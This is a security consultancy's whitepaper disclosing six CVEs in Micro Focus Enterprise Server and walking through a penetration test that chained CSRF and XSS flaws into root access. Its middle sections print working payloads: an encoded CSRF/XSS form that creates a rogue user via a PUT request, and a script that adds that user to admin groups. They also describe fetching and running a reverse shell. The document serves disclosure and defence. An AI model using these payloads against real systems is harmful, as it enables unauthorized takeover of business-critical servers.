Security in a Mainframe Emulator

Chaining Security Vulnerabilities Until Disaster Strikes (twice)

Author
Tim Thurlings & Meiyer Goren

October 25, 2017

Table of Contents

Security in a Mainframe Emulator

Introduction

In March 2017 we have been requested by one of our clients to do an assessment on their new mainframe setup. They had decided a year earlier to replace their regular mainframe setup by a mainframe emulator, the Micro Focus Enterprise Server suite. This product is developed and maintained by Micro Focus.

Micro Focus is a multi-national firm providing software solutions, with offices in UK, US, and other countries around the world. Its Enterprise Server is a mainframe-replacement solution that allows clients to achieve mainframe functionality within the organisation without investing in expensive mainframe hardware and decades-old operating systems, essentially allowing a mainframe-like system to run on lightweight modern servers

We have been working with the assessed client for a while and after the assessment was completed it was decided that Micro Focus had to be involved to resolve the technical vulnerabilities that have been found. After consultation and full responsible disclosure with Micro Focus, a total number of 6 new CVEs have been assigned to the identified issues, which have been released in early august 2017.

1. CVE-2017-5187: A Cross-Site Request Forgery (CSRF) vulnerability, leading to Remote Code Execution (RCE), was found in MFDS. (CVSS v3 Base Score: 8.8 HIGH)
2. CVE-2017-7420: An Authentication Bypass vulnerability was found in ESMAC. A problem with ESMAC display fields that enabled Authorization Bypass and caused XSS-related issues. (CVSS v3 Base Score: 9.8 CRITICAL)
3. CVE-2017-7421: A Cross-Site Scripting (XSS) vulnerability was found in ESMAC and MFDS. (CVSS v3 Base Score: 6.1 MEDIUM)
4. CVE-2017-7422: An XSS vulnerability was found in esfadmingui. (CVSS v3 Base Score: 5.4 MEDIUM)
5. CVE-2017-7423: A CSRF vulnerability was found in esfadmingui. (CVSS v3 Base Score: 8.8 HIGH)
6. CVE-2017-7424: A Path Traversal vulnerability in esfadmingui: A path-traversal vulnerability exists in the mfcs-esfadmin optional component of Enterprise Server. This vulnerability could allow a user with network access to a suitably-configured Enterprise Server region to download unauthorized files from the target system. (CVSS v3 Base Score: 6.5 MEDIUM)


MFDS and ESMAC issues apply to Micro Focus Enterprise Developer and Micro Focus Enterprise Server versions 2.3 and earlier (including older products), 2.3 Update 1 before Hotfix 8, and 2.3 Update 2 before Hotfix 9.

'esfadmingui' issues apply to Micro Focus Enterprise Developer and Micro Focus Enterprise Server version 2.3, 2.3 Update 1 before Hotfix 8, and 2.3 Update 2 before Hotfix 9. Note that esfadmingui is an optional component that is not enabled by default.

At the time of writing, patches have been made available by Micro Focus to mitigate these attacks. If your company is running on the Micro Focus Enterprise Server suite, it is strongly recommended to apply the issued patches in case this has not been done yet. Update to 2.3 Update 1 Hotfix 8 (or later), 2.3 Update 2 Hotfix 9 (or later), or 3.0 for these fixes.

About this paper

This whitepaper explains how we have combined technical vulnerabilities 1, 3, 4 and 5 in an attack scenario. This is the attack scenario that we have executed in order to obtain root access to the core systems. The picture below shows the attack scenario's which has been performed.



Needless to say, these vulnerabilities open the systems up to a complete hostile takeover of the servers that host the most business-critical components. Through this series of steps, we went from having only network access to the internal network of the client, to deploying persistent presence on the most important servers and executing any code on them.

All of the executed and demonstrated attacks are here for educational purposes. It is illegal to hack servers and computer networks. We cannot be held liable or accountable for individual actions executed based on this paper.

A quick word on security testing and incident detection

What becomes clear after assessments like these again and again is that security does not only come from the applications themselves, however should originate from an organizational governance perspective. In some cases, the existing vulnerabilities inside a network can be identified and mitigated by IDS/IPS or WAF-like solutions.

Having a safeguard like this in place does not make your organization resilient or remotely protected against the attack types explained above. It just makes life a little harder for attackers and may buy an organization a little more time, at best.

Continuous Security Assessments and Incident Management & Response, such as the ones Comsec provides to its clients, are vital for any organization that strives to improve its security posture and ability to react efficiently in the case of an incident.

Hackers think outside the box and attempt testing scenarios that are not included in regular assessments. Those new testing scenarios are made up on the spot and are very dynamic and highly agile in nature. Organizations have to be able to detect security breaches fast and accurately within their network.

The penetration testers performing these assessments (or Web Application Security Assessments actually) are innovative in their attack patterns and have the aptitude to adapt and adopt changes fast. Their attacks are designed in such a way that these go under the radar of Web Application Firewalls or rule-based monitoring solutions.

It is imminent that more advanced monitoring solutions are required to reduce the window of opportunity for hackers.

The long path of exploitation


Step 1.

Back to the exploitation scenarios; the Micro Focus Enterprise Server suite consists of various applications that in the assessed setup are interacting with each other. This chain of products is an interesting vector for attackers, as it means that a vulnerability in product A can potentially be exploited to attack product B.

In case of our client we have been able to perform a Cross Site Request Forgery (CSRF), which injected a reflected Cross Site Scripting (XSS) into an incorrectly sanitized error page (405 invalid method used, POST instead of the required PUT) of the User Management Application of the Micro Focus Enterprise Server Suite.

When an application performs requests via AJAX, utilizing HTTP verbs such as PUT and DELETE, these functions cannot be targeted by the usual CSRF vectors: web forms are allowed submission only either as POST or GET requests, and AJAX / XMLHttpRequest's are subject to cross-domain restriction policies enforced by the browsers. Management interfaces of MF-ES did not allow for any cross-domain scripting; yet, a JavaScript run from the same domain is not subject to these policies anymore.

This is the reason an XSS vulnerability on a CSRF-vulnerable Web application becomes so much more interesting. While MF-ES was found to contain several components with either a reflected or a persistent XSS problem, a reflected XSS may be blocked by the browser's built-in anti-XSS filter (e.g., the one present in Internet Explorer or in Google Chrome; Mozilla's Firefox lacks such a filter). Thus the ability to inject persistent XSS payloads provides far much more solid leverage of a payload.



Step 2.

This Cross-Site Scripting was leveraged to perform an Authorization Bypass to add a new user to the system through a crafted XMLHttpRequest with a PUT request to the Rest API. The referrer header had to be stripped in this request in order to avoid filters from capturing this.

The end result is the attack below. For clarity reasons, the readable and html-commented javascript below is the clear text version of the encoded payload which is posted to the /esfadmin/user/adduser page. The used payload was HTML encoded and was rendered in readable HTML back onto the page.

```
<html>

<body>

  <body onload='document.forms["myForm"].submit();'>

    <form name="myForm" id="myForm" action="http://[redacted]/esfadmin/user/adduser/%3c%73%63%72%69%70%7
4%3e%76%61%72%20%6d%65%74%61%20%3d%20%64%6f%63%75%6d%65%6e%74%2e%63%72%65%61%74%65%45%6c%65%6d%65%6e%74%28%27%6d
%65%74%61%27%29%3b%6d%65%74%61%2e%6e%61%6d%65%20%3d%20%22%72%65%66%65%72%72%65%72%22%3b%6d%65%74%61%2e%63%6f%6e%
74%65%6e%74%20%3d%20%22%6e%6f%2d%72%65%66%65%72%72%65%72%22%3b%64%6f%63%75%6d%65%6e%74%2e%67%65%74%45%6c%65%6d%6
5%6e%74%73%42%79%54%61%67%4e%61%6d%65%28%27%68%65%61%64%27%29%5b%30%5d%2e%61%70%70%65%6e%64%43%68%69%6c%64%28%6d
%65%74%61%29%3b%76%61%72%20%68%74%74%70%20%3d%20%6e%65%77%20%58%4d%4c%48%74%74%70%52%65%71%75%65%73%74%28%29%3b%
76%61%72%20%75%72%6c%20%3d%20%22%68%74%74%70%3a%2f%2f%31%30%2e%31%37%32%2e%32%34%36%2e%31%36%3a%38%36%38%37%2f%6
5%73%66%61%64%6d%69%6e%2f%75%73%65%72%2f%61%64%64%75%73%65%72%2f%22%3b%68%74%74%70%2e%6f%70%65%6e%28%22%50%55%54
%22%2c%20%75%72%6c%2c%20%74%72%75%65%29%3b%68%74%74%70%2e%77%69%74%68%43%72%65%64%65%6e%74%69%61%6c%73%20%3d%20%
74%72%75%65%3b%68%74%74%70%2e%73%65%6e%64%28%4a%53%4f%4e%2e%73%74%72%69%6e%67%69%66%79%28%7b%22%55%53%45%52%22%3
a%22%46%39%30%30%38%22%2c%22%4e%41%4d%45%22%3a%22%48%41%43%4b%45%52%22%2c%22%44%45%53%43%22%3a%22%22%2c%22%44%45
%46%47%52%4f%55%50%22%3a%22%22%2c%22%45%58%50%49%52%45%53%22%3a%22%22%2c%22%41%4c%4c%4f%57%22%3a%22%54%52%55%45%
22%2c%22%50%41%53%53%43%48%47%22%3a%22%46%41%4c%53%45%22%2c%22%50%41%53%53%57%4f%52%44%22%3a%22%61%22%2c%22%4f%5
0%43%4c%41%53%53%22%3a%22%30%22%2c%22%54%49%4d%45%4f%55%54%22%3a%22%33%30%22%2c%22%50%52%49%4f%52%49%54%59%22%3a
%22%30%22%2c%22%4f%50%49%44%22%3a%22%22%2c%22%50%41%53%53%45%58%50%22%3a%22%22%2c%22%55%53%45%54%4f%4b%45%4e%22%
3a%22%4e%4f%4e%45%22%2c%22%47%45%54%54%4f%4b%45%4e%22%3a%22%4e%4f%4e%45%22%2c%22%43%55%53%54%4f%4d%22%3a%22%22%7
d%29%29%3b%3c%2f%73%63%72%69%70%74%3e" method="POST" enctype="text/plain">
        <input name="anyone" value="AAAAAAA" />
    </form>

<!--
var meta = document.createElement('meta');
meta.name = "referrer";
meta.content = "no-referrer";
document.getElementsByTagName('head')[0].appendChild(meta);
var http = new XMLHttpRequest();
var url = "http://[redacted]/esfadmin/user/adduser/";http.open("PUT", url, true);http.withCredentials =
true;http.send(JSON.stringify({"USER":"F9008","NAME":"HACKER","DESC":"","DEFGROUP":"","EXPIRES":"","ALLOW":"TRUE
","PASSCHG":"FALSE","PASSWORD":"a","OPCLASS":"0","TIMEOUT":"30","PRIORITY":"0","OPID":"","PASSEXP":"","USETOKEN"
:"NONE","GETTOKEN":"NONE","CUSTOM":""}));
-->

   </body>
</html>
```

Step 3

After the new user was added, another series of Cross Site Request Forgeries was performed to add the newly created user to various groups, including the Admin group for the Management Server.

It is important to state that the initial user that was used during the CSRF attack was not assigned the rights to perform these actions. This resulted in the reported authorization bypass.

```
<html>
<body>
<script>
function wait(ms){
   var start = new Date().getTime();
   var end = start;
   while(end < start + ms) {
     end = new Date().getTime();
  }
}


wait(5000)

var http = new XMLHttpRequest();
var url = "http://[redacted]/esfadmin/group/addmember/PE  lDM";
http.open("POST", url, true);
http.withCredentials = true;
http.send(JSON.stringify({"USER":"F9008"}));
var http = new XMLHttpRequest();
var url = "http://[redacted]/esfadmin/group/addmember/PT/    AJ";
http.open("POST", url, true);
http.withCredentials = true;
http.send(JSON.stringify({"USER":"F9008"}));
var http = new XMLHttpRequest();
var url = "http://[redacted]/esfadmin/group/addmember/P    .5";
http.open("POST", url, true);
http.withCredentials = true;
http.send(JSON.stringify({"USER":"F9008"}));
var http = new XMLHttpRequest();
var url = "http://[redacted]/esfadmin/group/addmember/PMF      M";
http.open("POST", url, true);
http.withCredentials = true;
http.send(JSON.stringify({"USER":"F9008"}));

</script>
</body>
</html>
```

Step 4


With this newly added user the attacker could log into the Management Interface, which ran on the same server as the User Management Application, though on a different port.

A stumbling block could impede the attack chain at this moment: the management interface can be walled off by network segmentation or IP lockdown. Luckily, none of these were implemented in the client's environment; in fact, the network topology was flat allowing access to any service from any machine.

This management interface has many options available for the administrators and allows for applications to be created and deployed. Another option was found as well - the execution of custom scripts with a user role that could be determined by the logged in admin.

We created a simple reverse shell payload and created a short bash script that downloaded the payload from our server, allowed it executive rights, and tried running it with root user rights.


All that remained now was clicking the 'execute' button. This magically made our shell appear, running as root. Game over…



Looks rather complex, though. Can we make it simpler?

Yes, we can! As mentioned previously, the management interfaces lack protections against CSRF attacks. Since the code execution capabilities are available to any user who can manage the servers, the team only needed to email the correct person a link to an innocent-looking page.

The web page does not need to be hosted within the internal network of the bank, and the email does not need to come from a bank's employee. The pre-requisites are knowing the internal address of the management interface, and ensuring the victim administrator is logged in. Once satisfied, the web page is able to perform the same takeover as described previously.



The end result?

We could not be more pleased with the proactive and rapid responses and resolution from Micro Focus after the disclosure of the vulnerabilities that have been discovered.

The end result? The disclosed vulnerabilities have been patched, however more work is required. Hackers will never stop searching for new exploitable code. The teams at Micro Focus have delivered excellent work and have provided the needed patches and updated throughout their systems. If your organization is running on the Micro Focus Enterprise Suite software, please ensure you are running on the latest possible software version to be safe from the explained vulnerabilities.

Where humans work, mistakes are made. This is normal and perfectly fine. Working hand in hand with the valuable teams at Micro Focus will ensure that the products will get more and more secure and will be a valuable alternative against classic mainframe solutions.

Would you be interested in a security assessment from one of our experienced consultants? We'd be more than happy to help you make your workspace secure.

Comsec Consulting BV
Hogehilweg 4
1101 CC Amsterdam
The Netherlands

W: www.comsecglobal.nl
E: info@comsecglobal.nl
T: +31 (0) 102881010